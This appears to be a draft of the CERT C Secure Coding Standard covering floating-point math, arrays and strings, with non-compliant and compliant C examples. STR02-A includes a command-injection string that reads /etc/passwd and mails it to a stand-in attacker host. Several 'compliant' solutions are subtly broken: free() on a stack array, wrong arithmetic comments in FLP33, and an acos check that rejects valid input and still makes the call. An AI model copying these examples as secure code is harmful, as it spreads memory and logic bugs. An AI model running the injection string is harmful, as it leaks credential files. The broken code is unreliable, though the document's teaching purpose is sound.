
Risk Assessment

Using complex types with functions that only accept real types results in undefined behavior, possibly resulting in abnormal program termination.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FLP31-C	**1** (low)	**2** (medium)	**1** (high)	**P2**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.22, "Type-generic math `<tgmath.h>`"

FLP32-C. Prevent domain errors in math functions

This page last changed on Jul 09, 2007 by jsg.

Prevent math errors by carefully bounds-checking before calling functions. In particular, the following domain errors should be prevented by prior bounds-checking:

Function	Bounds-checking
acos(x), asin(x)	-1 <= x && x <= 1
atan2(y, x)	x != 0 || y != 0
log(x), log10(x)	x >= 0
pow(x, y)	x != 0 || y > 0
sqrt(x)	x >= 0

The calling function should take alternative action if these bounds are violated.

acos(x), asin(x)

Non-Compliant Code Example

This code may produce a domain error if the argument is not in the range [-1, +1].

```
float x, result;

result = acos(x);
```

Compliant Solution

This code uses bounds checking to ensure there is not a domain error.

```
float x, result;

if ( islessequal(x,-1) || isgreaterequal(x, 1) ){
     /* handle domain error */
}

result = acos(x);
```

atan2(y, x)

Non-Compliant Code Example

This code may produce a domain error if both x and y are zero.

```
float x, y, result;

result = atan2(y, x);
```

Compliant Solution

This code tests the arguments to ensure that there is not a domain error.

```
float x, y, result;

if ( fpclassify(x) == FP_ZERO && fpclassify(y) == FP_ZERO){
     /* handle domain error */
}

result = atan2(y, x);
```

log(x), log10(x)

Non-Compliant Code Example

This code may produce a domain error if x is negative and a range error if x is zero.

```
float result, x;

result = log(x);
```

Compliant Solution

This code tests the suspect arguments to ensure no domain or range errors are raised.

```
float result, x;

if (islessequal(x, 0)){
     /* handle domain and range errors */
}

result = log(x);
```

pow(x, y)

Non-Compliant Code Example

This code may produce a domain error if x is zero and y less than or equal to zero. A range error may also occur if x is zero and y is negative.

```
float x, y, result;

result = pow(x, y);
```

Compliant Solution

This code tests x and y to ensure that there will be no range or domain errors.

```
float x, y, result;

if (fpclassify(x) == FP_ZERO && islessequal(y, 0)){
     /* handle domain error condition */
}

result = pow(x, y);
```

sqrt(x)

Non-Compliant Code Example

This code may produce a domain error if x is negative.

```
float x, result;

result = sqrt(x);
```

Compliant Solution

This code tests the suspect argument to ensure no domain error is raised.

```
float x, result;

if (isless(x, 0)){
     /* handle domain error */
}
```

```
result = sqrt(x);
```

Risk Assessment

Failure to properly verify arguments supplied to math functions may result in unexpected results.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FLP32-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.12, "Mathematics <math.h>"
[Plum 91] Topic 2.10, "conv - conversions and overflow"

FLP33-C. Convert integers to floating point for floating point operations

This page last changed on Jul 10, 2007 by shaunh.

Conversion from integer types such as `char`, `short`, `int` and `long` to floating types such as `float` and `double` in an assignment statement may lead to loss of information if one of the integer types is not converted to a floating type.

Non-Compliant Code Example

In this non-compliant code, the floating point variables `d`, `e` and `f` are not initialized correctly because the operations take place before the values are converted to floating point values and hence the results are truncated to nearest decimal point or may overflow.

```
short a = 533;
int b = 6789;
long c = 466438237;

float d = a / 7; /* d is 76.0 */
double e = b / 30; /* e is 226.0 */
double f = c * 789; /*  f may be negative due to overflow */
```

Compliant Code Solution 1

In this compliant code, we remove the decimal error in initialization by making the division operation to involve at least one floating point operand. Hence, the result of the operation is the correct floating point number.

```
short a = 533;
int b = 6789;
long c = 466438237;

float d = a / 7.0f; /* d is 76.14286 */
double e = b / 30.; /* e is 226.3 */
double f = (double)c * 789; /* f is 360*/
```

Compliant Code Solution 2

In this compliant code, we remove the decimal error in initialization by first storing the integer in the floating point variable and then performing the division operation. This ensures that atleast one of the operands is a floating point number and hence, the result is the correct floating point number.

```
short a = 533;
int b = 6789;
long c = 466438237;

float d = a;
double e = b;
double f = c;

d /= 7; /* d is 76.14286 */
```

```
  e /= 30; /* e is 226.3 */
  f /= 789; /* f is 591176.47275 */
```

Risk Assessment

It may be desirable for the operation to take place as integers before the conversion (obviating the need for a `trunc()` call, for example). In such cases, it should be clearly documented to avoid future maintainers misunderstanding the intent of the code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FLP33-C	**1** (low)	**2** (probable)	**3** (low)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Hatton 95] Section 2.7.3, "Floating-point misbehavior"
[ISO/IEC 9899-1999] Section 5.2.4.2.2, "Characteristics of floating types <float.h>"

FLP34-C. Ensure that demoted floating point values are within range

This page last changed on Jun 22, 2007 by jpincar.

From 6.3.1.5 of the C99 standard:

> When a `double` is demoted to `float` [or] a `long double` is demoted to `double` or `float`...if the value being converted is outside the range of values that can be represented, the behavior is undefined.

Non-Compliant Code Example

This non-compliant code illustrates possible undefined behavior associated with demoting floating point represented numbers.

```
long double ld;
double d1;
double d2;
float f1;
float f2;

/* initializations */

f1 = (float)d1;
f2 = (float)ld;
d2 = (double)ld;
```

In the assignments above, it is possible that the variable `d1` is outside the range of values that can be represented by a float or that the variable `ld` is outside the range of values that can be represented as either a `float` or a `double`.

Compliant Solution

This compliant code properly checks to see whether the values to be stored can be represented properly in the new type.

```
#include <float.h>

long double ld;
double d1;
double d2;
float f1;
float f2;

/* initializations */

if (d1 > FLT_MAX || d1 < -FLT_MAX) {
        /* Handle error condition */
} else {
        f1 = (float)d1;
}
if (ld > FLT_MAX || ld < -FLT_MAX) {
        /* Handle error condition */
} else {
        f2 = (float)ld;
}
if (ld > DBL_MAX || ld < -DBL_MAX) {
        /* Handle error condition */
} else {
        d2 = (double)ld;
}
```

Risk Analysis

Failing to check that a floating point value fits within a demoted type can result in a value too large to be represented by the new type, resulting in undefined behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FLP34-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 6.3.1.5, "Real floating types"

06. Arrays (ARR)

This page last changed on Jul 06, 2007 by jsg.

The incorrect use of arrays has traditionally been a source of exploitable vulnerabilities. Elements referenced within an array using the subscript operator [] are unchecked unless the programmer provides adequate bounds checking. As a result, the expression `array [pos] = value` can be used by an attacker to transfer control to arbitrary code that is consequently executed with the permissions of the vulnerable process if the attacker can control the values of both `pos` and `value`, especially when `value` has the same size as a pointer. Arrays are also a common source of buffer overflows when iterators exceed the dimensions of the array.

An array, of course, is a series of objects, all of which are the same size and type. Each object in an array is called an *array element*. For example, you could have an array of integers or an array of characters or an array of anything that has a defined data type. The entire array is stored contiguously in memory (that is, there are no gaps between elements). Arrays are commonly used to represent a sequence of elements where random access is important but there is little or no need to insert new elements into the sequence (which can be an expensive operation with arrays).

Arrays containing a constant number of elements can be declared as follows:

```
int dis[12];
```

These statements allocate storage for an array of twelve integers referenced by `dis`. Arrays are indexed from `0..n-1` (where `n` represents an array dimension). Arrays can also be declared as follows:

```
int ita[];
```

This is called an *incomplete type* because the size is unknown. If an array of unknown size is initialized, its size is determined by the largest indexed element with an explicit initializer. At the end of its initializer list, the array no longer has incomplete type:

```
int ita[] = { 1, 2 };
```

While these declarations work fine when the size of the array is known at compilation time, it is not possible to declare an array in this fashion when the size can only be determined at runtime. The C99 standard adds support for variable length arrays or arrays whose size is determined at runtime. Before the introduction of variable length arrays in C99, however, these "arrays" were typically implemented as pointers to their respective element types allocated using `malloc()`. For example:

```
int *dat = malloc(ARRAY_SIZE * sizeof(int));
```

Both `dis` and `dat` arrays can then be initialized as follows:

```
for(i = 0; i < ARRAY_SIZE; i++) {
   dis[i] = 42; /* Assigns 42 to each element; */
   /* ... */
   }
```

The `dat` array can also be initialized as follows:

```
   for (i = 0; i < ARRAY_SIZE; i++) {
      *dat = 42;
      dat++;
   }
```

The `dis` identifier cannot be incremented, so the expression `dis++` results in a fatal compilation error. Both arrays can be initialized as follows:

```
   int (*p) = dis;
   for (i = 0; i < ARRAY_SIZE; i++)  {
     *p = 42; // Assigns 42 to each element;
     p++;
   }
```

The variable `p` is declared as a pointer to an integer array and then incremented in the loop. This technique can be used to initialize both arrays and is a better style of programming than incrementing the pointer to the array because it does not change the pointer to the start of the array.

Obviously, there is a relationship between array subscripts `[]` and pointers. The expression `dis[i]` is equivalent to `*(dis+i)`. In other words, if `dis` is an array object (equivalently, a pointer to the initial element of an array object) and `i` is an integer, `dis[i]` designates the ith element of `dis` (counting from zero). In fact, because `*(dis+i)` can be expressed as `*(i+dis)`, the expression `dis[i]` can legally be represented as `i[dis]`, although doing so is not encouraged.

The initial element of an array is accessed using an index of zero; for example, `dat[0]` references the first element of `dat` array. The `dat` identifier points to the start of the array, so adding zero is inconsequential in that `*(dat+i)` is equivalent to `*(dat+0)`, which is equivalent to `*(dat)`. As previously mentioned, arrays are indexed from 0 to n (where n is one less than the size of the array). However, it is possible in C and C++ to index an array using any arbitrary dimensions by modifying the value of the array pointer. For example, this code allows the array `dat` to be indexed from 1 to n:

```
   dat--;
   for (i = 1; i <= ARRAY_SIZE; i++) {
      dis[i] = 42;
   }
```

Recommendations

ARR00-A. Be careful using the sizeof operator to determine the size of an array

Rules

ARR30-C. Guarantee that array indices are within the valid range

ARR31-C. Use consistent array notation across all source files

ARR32-C. Ensure size arguments for variable length arrays are in a valid range

ARR33-C. Guarantee that copies are made into storage of sufficient size

ARR34-C. Ensure that array types in expressions are compatible

Risk Assessment Summary

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
ARR00-A	**3** (high)	**1** (unlikely)	**3** (low)	**P9**	**L2**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ARR30-C	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**
ARR31-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**
ARR32-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L3**
ARR33-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**
ARR34-C	**3** (high)	**1** (unlikely)	**1** (high)	**P3**	**L3**

ARR00-A. Be careful using the sizeof operator to determine the size of an array

This page last changed on Jun 22, 2007 by jpincar.

The sizeof operator yields the size (in bytes) of its operand, which may be an expression or the parenthesized name of a type. However, using the sizeof operator to determine the size of arrays is error prone.

Non-Compliant Code Example

In this non-compliant code example, the function clear() zeros the elements in an array. The function has one parameter declared as int array[] and is passed a static array consisting of twelve int as the argument. The function clear() uses the idiom sizeof (array) / sizeof (array[0]) to determine the number of elements in the array. However, array is an incomplete type because the length of the array is not given. As such sizeof(array) is undefined. Under GCC, the expression evaluates to 1, regardless of the length of the array passed, leaving the rest of the array unaffected.

```
void clear(int array[]) {
  size_t i;
  for (i = 0; i < sizeof (array) / sizeof (array[0]); ++i) {
     array[i] = 0;
   }
}
/* ... */
int dis[12];

clear(dis);
/* ... */
```

Compliant Solution

In this compliant solution the size of the array is determined inside the block in which it is declared and passed as an argument to the function.

```
void clear(int array[], size_t size) {
  size_t i;
  for (i = 0; i < size; i++) {
     array[i] = 0;
  }
}
/* ... */
int dis[12];

clear(dis, sizeof (dis) / sizeof (dis[0]));
/* ... */
```

Risk Assessment

Incorrectly using the sizeof operator to determine the size of an array could result in a buffer overflow, allowing the execution of arbitrary code.

Recommendatio	Severity	Likelihood	Remediation Cost	Priority	Level
ARR00-A	**3** (high)	**1** (unlikely)	**3** (low)	**P9**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.5.2, "Array declarators"
[Drepper 06] Section 2.1.1, "Respecting Memory Bounds"

ARR30-C. Guarantee that array indices are within the valid range

This page last changed on Jun 22, 2007 by jpincar.

Ensuring that arrays are used securely is almost entirely the responsibility of the programmer.

Non-Compliant Code Example

This non-compliant code example shows a function `insert_in_table()` that takes two `int` arguments, `pos` and `value` which can both be influenced by data originating from untrusted sources. The function uses a global variable `table` to determine if storage has been allocated for an array of 100 integer elements and allocates the memory if it has not been already allocated. The function then performs a range check to ensure that `pos` does not exceed the upper bound of the array but fails to check the lower bound for `table`. Because `pos` has been declared as a (signed) `int` this parameter can easily assume a negative value, resulting in a write outside the bounds of the memory referenced by `table`.

```
int *table = NULL;

int insert_in_table(int pos, int value){
  if (!table) {
    table = malloc(sizeof(int) * 100);
  }
  if (pos > 99) {
    return -1;
  }
  table[pos] = value;
  return 0;
}
```

Compliant Solution

Two modifications were made to this compliant solution. First, the parameter `pos` is now an unsigned integer type, preventing passing of negative arguments. Second, a check was added to check the lower bound.

```
int *table = NULL;

int insert_in_table(unsigned int pos, int value){
  if (!table) {
    table = malloc(sizeof(int) * 100);
  }
  if ( (pos < 0) || (pos > 99) ) {
    return -1;
  }
  table[pos] = value;
  return 0;
}
```

While either of these changes alone would suffice to guarantee that values of `pos` remain within the valid range, making both changes could be viewed as "healthy paranoia". Most modern compilers should optimize out the range check on the lower bound as being unnecessary, and if the argument type is inadvertantly changed back, the code will continue to be secure.

Risk Assessment

Using an invalid array index could result in an arbitrary memory overwrite or abnormal program termination.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ARR30-C	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.5.2, "Array declarators"
[Viega 05] Section 5.2.13, "Unchecked array indexing"

ARR31-C. Use consistent array notation across all source files

This page last changed on Jul 09, 2007 by jsg.

Use consistent notation to declare variables, including arrays, used in multiple files or translation units. This requirement is not always obvious, because within the same file, arrays are converted to pointers when passed as arguments to functions. This means that the function prototype definitions:

```
void func(char *a);
```

and

```
void func(char a[]);
```

are exactly equivalent.

However, these notations are not equivalent if an array is declared using pointer notation in one file and array notation in a different file.

Non-Compliant Code Example

In the first file below, a is declared as a pointer to `char`. Storage for the array is allocated, and the `insert_a()` function is called.

```
#include <stdlib.h>

char *a;

void insert_a();

int main(void) {
  a = malloc(100);
  if (a == NULL) {
    /* Handle malloc() error */
  }
  insert_a();
  return 0;
}
```

In the second file, a is declared as an array of `char` of unspecified size (an incomplete type), the storage for which is defined elsewhere. Because the definitions of a are inconsistent, the assignment to `a[0]` results in undefined behavior.

```
char a[];

void insert_a() {
  a[0] = 'a';
}
```

Compliant Solution

Use consistent notation in both files. This is best accomplished by defining variables in a single source file, declaring variables as `extern` in a header file, and including the header file where required. This practice eliminates the possibility of creating multiple, conflicting declarations while clearly demonstrates the intent of the code. This is particularly imporant during maintenance when a programmer may modify one declaration but fail to modify others.

The solution for this example now includes three files. The include file `insert_a.h` provides the definitions of the `insert_a()` function and the variable `a`:

```
extern char *a;
void insert_a();
```

The source file `insert_a.c` provides the definition for `insert_a()` and includes the `insert_a.h` header file to provide a definition for `a`:

```
#include "insert_a.h"
char *a;
void insert_a() {
   a[0] = 'a';
}
```

The final file contains the program main which also includes the `insert_a.h` header file to provide a definition for the `insert_a()` function and the variable `a`:

```
#include <stdlib.h>
#include "insert_a.h"

int main(void) {
  a = malloc(100);
  insert_a();
  return 0;
}
```

Risk Assessment

Using different array notation across source files may result in the overwriting of system memory.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ARR31-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Hatton 95] Section 2.8.3

[ISO/IEC 9899-1999] Section 6.7.5.2, "Array declarators," and Section 6.2.2, "Linkages of identifiers"

ARR32-C. Ensure size arguments for variable length arrays are in a valid range

This page last changed on Jul 06, 2007 by jsg.

Variable length arrays (VLA) are essentially the same as traditional C arrays, the major difference being they are declared with a size that is not a constant integer expression. A variable length array can be declared as follows:

```
char vla[s];
```

The above statement is evaluated at runtime, allocating storage for `s` characters in stack memory. If a size argument supplied to VLAs is not a positive integer value of reasonable size, then the program may behave in an unexpected way. An attacker may be able to leverage this behavior to overwrite critical program data [Griffiths 06]. The programmer must ensure that size arguments to VLAs are valid and have not been corrupted as the result of an exceptional integer condition.

Non-Compliant Code Example

In this example, a VLA of size `s` is declared. In accordance with recommendation INT01-A. Use size_t for all integer values representing the size of an object, `s` is of type `size_t`, as it is used to specify the size of an object. However, it is unclear whether the value of `s` is a valid size argument. Depending on how VLAs are implemented, `s` may be interpreted as a negative value or a very large positive value. In either case, this may result in a security vulnerability.

```
void func(size_t s) {
  int vla[s];
  /* ... */
}
/* ... */
func(size);
/* ... */
```

Compliant Code Solution

Validate size arguments used in VLA declarations. The solution below ensures the size argument, `s`, used to allocate `vla` is in a valid range: 1 to a user defined constant.

```
#define MAX_ARRAY 1024

void func(size_t s) {
   int vla[s];
   /* ... */
}

/* ... */
if (s < MAX_ARRAY && s != 0) {
   func(s);
}
else {
   /* Handle Error */
}
```

```
  /* ... */
```

Implementation Details

Variable length arrays are not supported by Microsoft compilers.

Risk Assessment

Failure to properly specify the size of a variable length array may allow arbitrary code execution.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ARR32-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Griffiths 06]

ARR33-C. Guarantee that copies are made into storage of sufficient size

This page last changed on Aug 27, 2007 by jsg.

Copying data in to a array that is not large enough to hold that data results in a buffer overflow. To prevent such errors, data copied to the destination array must be limited based on the size of the destination array or, preferably, the destination array must guaranteed to be large enough to hold the data to be copied.

Vulnerabilities that result from copying data to an undersized buffer often involve null terminated byte strings (NTBS). Consult [STR31-C. Guarantee that storage for strings has sufficient space for character data and the null terminator] for specific examples of this rule that involve NTBS.

Non-Compliant Code Example

Improper use of functions that limit copies with a size specifier, such as `memcpy()`, may result in a buffer overflow. In this example, an array of integers is copied from `src` to `dest` using `memcpy()`. However, the programmer mistakenly specified the amount to copy based on the size of `src`, which is stored in `len`, rather than the space available in `dest`. If `len` is greater than 256, then a buffer overflow will occur.

```
void func(int src[], size_t len) {
  int dest[256];
  memcpy(dest, src, len*sizeof(int));
  /* ... */
}
```

Compliant Solution A

The amount of data copied should be limited based on the available space in the destination buffer. This can be done by adding a check to ensure the amount of data to be copied from `src` can fit in `dest`.

```
void func(int src[], size_t len) {
  int dest[256];
  if (len > 256) {
      /* Handle Error */
  }
  memcpy(dest, src, sizeof(int)*len);
  /* ... */
  free(dest);
}
```

Compliant Solution B

Alternatively, memory for the destination buffer (`dest`) can be dynamically allocated to ensure it is large enough to hold the data in the source buffer (`src`). Note that this solution checks for numeric overflow [INT32-C. Ensure that integer operations do not result in an overflow].

```
void func(int src[], size_t len) {
    int *dest;
    if (sizeof(int) > SIZE_MAX/len) {
     /* handle overflow */
    }
    dest = malloc(sizeof(int)*len);
    if (dest == NULL) {
       /* Couldn't get the memory - recover */
    }
    memcpy(dest, src, sizeof(int)*len);
    /* ... */
    free(dest);
  }
```

Risk Assessment

Copying data to a buffer that is too small to hold that data results in a buffer overflow. Attackers can use this to execute arbitrary code.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ARR33-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.21.2, "Copying functions," Section 7.21.2.1, "The memcpy function," and Section 5.1.2.2.1
[Seacord 05] Chapter 2, "Strings"
[VU#196240]

ARR34-C. Ensure that array types in expressions are compatible

This page last changed on Jun 22, 2007 by jpincar.

If two or more arrays which are not compatible are used in an expression, then it may lead to undefined behavior.

For two array types to be compatible, both should have compatible underlying element types and both size specifiers should have the same constant value. If either of these properties are violated, the resulting behavior is undefined.

Non-Compliant Code Example

In this non-compliant example, the two arrays `arr1` and `arr2` do not necessarily satisfy the equal size specifier criterion for array compatibility. Only in the special case of where `a` and `b` are equal can this be considered safe. Since `a` and `b` are not equal, writing to what is believed to be valid members of `arr2` might exceed its defined memory boundary, resulting in an arbitrary memory overwrite.

```
enum { a = 10, b = 15, c = 20 };

int arr1[c][b];
int (*arr2)[a];

arr2 = arr1; /* Not compatible, because a != b */
```

Most compilers will emit a warning if the two size specifiers of an array are not the same. This is true for both GCC 3.4.4 and Visual C++ 8.0.

Compliant Solution

In this compliant solution, `a` and `b` are the same constant value, thus satisfying the size specifier criterion for array compatibility.

```
enum { a = 10, b = 10, c = 20 };

int arr1[c][b];
int (*arr2)[a];

arr2 = arr1; /* OK, because a == b */
```

Risk Assessment

Using incompatible array types can cause memory outside of the bounds expected to be referenced, which can cause an arbitrary memory overwrite in an assignment or an unexpected logic result in a comparison.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level

ARR34-C	**3** (high)	**1** (unlikely)	**1** (high)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.7.5.2, "Array declarators"

07. Strings (STR)

This page last changed on Aug 22, 2007 by jsg.

Strings are a fundamental concept in software engineering, but they are not a built-in type in C. Null-terminated byte strings (NTBS) consist of a contiguous sequence of characters terminated by and including the first null character. The C programming language supports the following types of null-terminated byte strings: single byte character strings, multibyte character strings, and wide character strings. Single byte and multibyte character strings are both described as null-terminated byte strings.

A pointer to a single byte or multibyte character string points to its initial character. The length of the string is the number of bytes preceding the null character, and the value of the string is the sequence of the values of the contained characters, in order.

A wide string is a contiguous sequence of wide characters terminated by and including the first null wide character. A pointer to a wide string points to its initial (lowest addressed) wide character. The length of a wide string is the number of wide characters preceding the null wide character, and the value of a wide string is the sequence of code values of the contained wide characters, in order.

Null-terminated byte strings are implemented as arrays of characters and are susceptible to the same problems as arrays. As a result, rules and recommendations for arrays should also be applied to null-terminated byte strings.

Recommendations

STR00-A. Use TR 24731 for remediation of existing string manipulation code

STR01-A. Use managed strings for development of new string manipulation code

STR02-A. Sanitize data passed to complex subsystems

STR03-A. Do not inadvertently truncate a null terminated byte string

STR05-A. Prefer making string literals const-qualified

STR06-A. Don't assume that strtok() leaves its string argument unchanged

STR07-A. Take care when calling realloc() on a null terminated byte string

Rules

STR30-C. Do not attempt to modify string literals

STR31-C. Guarantee that storage for strings has sufficient space for character data and the null terminator

STR32-C. Guarantee that all byte strings are null-terminated

STR33-C. Size wide character strings correctly

Risk Assessment Summary

Recommendatio	Severity	Likelihood	Remediation Cost	Priority	Level
STR00-A	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**
STR01-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**
STR02-A	**2** (medium)	**3** (likely)	**2** (medium)	**P12**	**L1**
STR03-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**
STR05-A	**1** (low)	**3** (likely)	**2** (medium)	**P6**	**L3**
STR06-A	**2** (low)	**2** (probable)	**3** (low)	**P12**	**L1**
STR07-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
STR08-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR30-C	**1** (low)	**3** (likely)	**3** (low)	**P9**	**L2**
STR31-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**
STR32-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**
STR33-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

References

[ISO/IEC 9899-1999] Section 7.1.1, "Definitions of terms", and Section 7.21, "String handling <string.h>"
[Seacord 05] Chapter 2, "Strings"

STR00-A. Use TR 24731 for remediation of existing string manipulation code

This page last changed on Jun 22, 2007 by jpincar.

ISO/IEC TR 24731 defines alternative versions of C standard functions that are designed to be safer replacements for existing functions. For example, ISO/IEC TR 24731 defines the `strcpy_s()`, `strcat_s()`, `strncpy_s()`, and `strncat_s()` functions as replacements for `strcpy()`, `strcat()`, `strncpy()`, and `strncat()`, respectively.

The ISO/IEC TR 24731 functions were created by Microsoft to help retrofit its existing, legacy code base in response to numerous, well-publicized security incidents over the past decade. These functions were then proposed to the ISO/IEC JTC1/SC22/ WG14 international standardization working group for the programming language C for standardization.

The `strcpy_s()` function, for example, has this signature:

```
errno_t strcpy_s(
   char * restrict s1,
   rsize_t s1max,
   char const * restrict s2
);
```

The signature is similar to `strcpy()` but takes an extra argument of type `rsize_t` that specifies the maximum length of the destination buffer. (Functions that accept parameters of type `rsize_t` diagnose a constraint violation if the values of those parameters are greater than `RSIZE_MAX`. Extremely large object sizes are frequently a sign that an object's size was calculated incorrectly. For example, negative numbers appear as very large positive numbers when converted to an unsigned type like `size_t`. For those reasons, it is sometimes beneficial to restrict the range of object sizes to detect errors. For machines with large address spaces, ISO/IEC TR 24731 recommends that `RSIZE_MAX` be defined as the smaller of the size of the largest object supported or `(SIZE_MAX >> 1)`, even if this limit is smaller than the size of some legitimate, but very large, objects.) The semantics are also similar. When there are no input validation errors, the `strcpy_s()` function copies characters from a source string to a destination character array up to and including the terminating null character. The function returns zero on success.

The `strcpy_s()` function only succeeds when the source string can be fully copied to the destination without overflowing the destination buffer. The following conditions are treated as a constraint violation:

- The source and destination pointers are checked to see if they are null.
- The maximum length of the destination buffer is checked to see if it is equal to zero, greater than `RSIZE_MAX`, or less than or equal to the length of the source string.

When a constraint violation is detected, the destination string is set to the null string and the function returns a nonzero value. In the following example, the `strcpy_s()` function is used to copy `src1` to `dst1`.

```
char src1[100] = "hello";
char src2[7] =  {'g','o','o','d','b','y','e'};
char dst1[6], dst2[5];
int r1, r2;

r1 = strcpy_s(dst1, 6, src1);
r2 = strcpy_s(dst2, 5, src2);
```

However, the call to copy `src2` to `dst2` fails because there is insufficient space available to copy the entire string, which consists of seven characters, to the destination buffer. As a result, `r2` is assigned a nonzero value and `dst2[0]` is set to "\0."

Users of the ISO/IEC TR 24731 functions are less likely to introduce a security flaw because the size of the destination buffer and the maximum number of characters to append must be specified. ISO/IEC TR 24731 functions also ensure null termination of the destination string.

ISO/IEC TR 24731 functions are still capable of overflowing a buffer if the maximum length of the destination buffer and number of characters to copy are incorrectly specified. As a result, these functions are not especially secure but may be useful in preventive maintenance to reduce the likelihood of vulnerabilities in an existing legacy code base.

Risk Assessment

String handling functions defined in C99 Section 7.21 and elsewhere are susceptible to common programming errors that can lead to serious, exploitable vulnerabilities. Proper use of TR 24731 functions can eliminate the majority of these issues.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR00-A	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC TR 24731-2006]
[ISO/IEC 9899-1999] Section 7.21, "String handling <string.h>"
[Seacord 05a] Chapter 2, "Strings"
[Seacord 05b]

STR01-A. Use managed strings for development of new string manipulation code

This page last changed on Jun 22, 2007 by jpincar.

This managed string library was developed in response to the need for a string library that could improve the quality and security of newly developed C language programs while eliminating obstacles to widespread adoption and possible standardization.

The managed string library is based on a dynamic approach in that memory is allocated and reallocated as required. This approach eliminates the possibility of unbounded copies, null-termination errors, and truncation by ensuring there is always adequate space available for the resulting string (including the terminating null character).

A runtime-constraint violation occurs when memory cannot be allocated. In this way, the managed string library accomplishes the goal of succeeding or failing loudly.

The managed string library also provides a mechanism for dealing with data sanitization by (optionally) checking that all characters in a string belong to a predefined set of "safe" characters.

The following code illustrates how the managed string library can be used to create a managed string and retrieve a null-terminated byte string from the managed string.

```
errno_t retValue;
char *cstr;  /* pointer to null - terminated byte string */
string_m str1 = NULL;

if (retValue = strcreate_m(&str1, "hello, world", 0, NULL)) {
  fprintf(stderr, "Error %d from strcreate_m.\n", retValue);
}
else { /* retrieve null - terminated byte string and print */
  if (retValue = getstr_m(&cstr, str1)) {
    fprintf(stderr, "error %d from getstr_m.\n", retValue);
  }
  printf("(%s)\n", cstr);
  free(cstr); /* free null - terminated byte string */
}
```

Note that the calls to `fprintf()` and `printf()` are C99 standard functions and not managed string functions.

Risk Assessment

String handling functions defined in C99 Section 7.21 and elsewhere are susceptible to common programming errors that can lead to serious, exploitable vulnerabilities. Managed strings, when used properly, can eliminate many of these errors--particularly in new development.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
STR01-A	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Burch 06]
[CERT 06]
[ISO/IEC 9899-1999] Section 7.21, "String handling <string.h>"
[Seacord 05a] Chapter 2, "Strings"

STR02-A. Sanitize data passed to complex subsystems

This page last changed on Jun 22, 2007 by jpincar.

String data passed to complex subsystems may contain special characters that can trigger commands or actions, resulting in a software vulnerability. As a result it is necessary to sanitize all string data passed to complex subsystems so that the resulting string is innocuous in the context in which it will be interpreted.

These are some examples of complex subsystems:

- command processor via a call to `system()` or similar function
- external programs
- relational databases
- third-party COTS components (e.g., an enterprise resource planning subsystem)

Non-Compliant Code Example

Data sanitization requires an understanding of the data being passed and the capabilities of the subsystem. John Viega and Matt Messier provide an example of an application that inputs an email address into a buffer and then uses this string as an argument in a call to `system()` [Viega 03]:

```
sprintf(buffer, "/bin/mail %s < /tmp/email", addr);
system(buffer);
```

The risk is, of course, that the user enters the following string as an email address:

```
bogus@addr.com; cat /etc/passwd  | mail some@badguy.net
```

Compliant Solution

It is necessary to ensure that all valid data is accepted, while potentially dangerous data is rejected or sanitized. This can be difficult when valid characters or sequences of characters also have special meaning to the subsystem and may involve validating the data against a grammar. In cases where there is no overlap, white listing can be used to eliminate dangerous characters from the data.

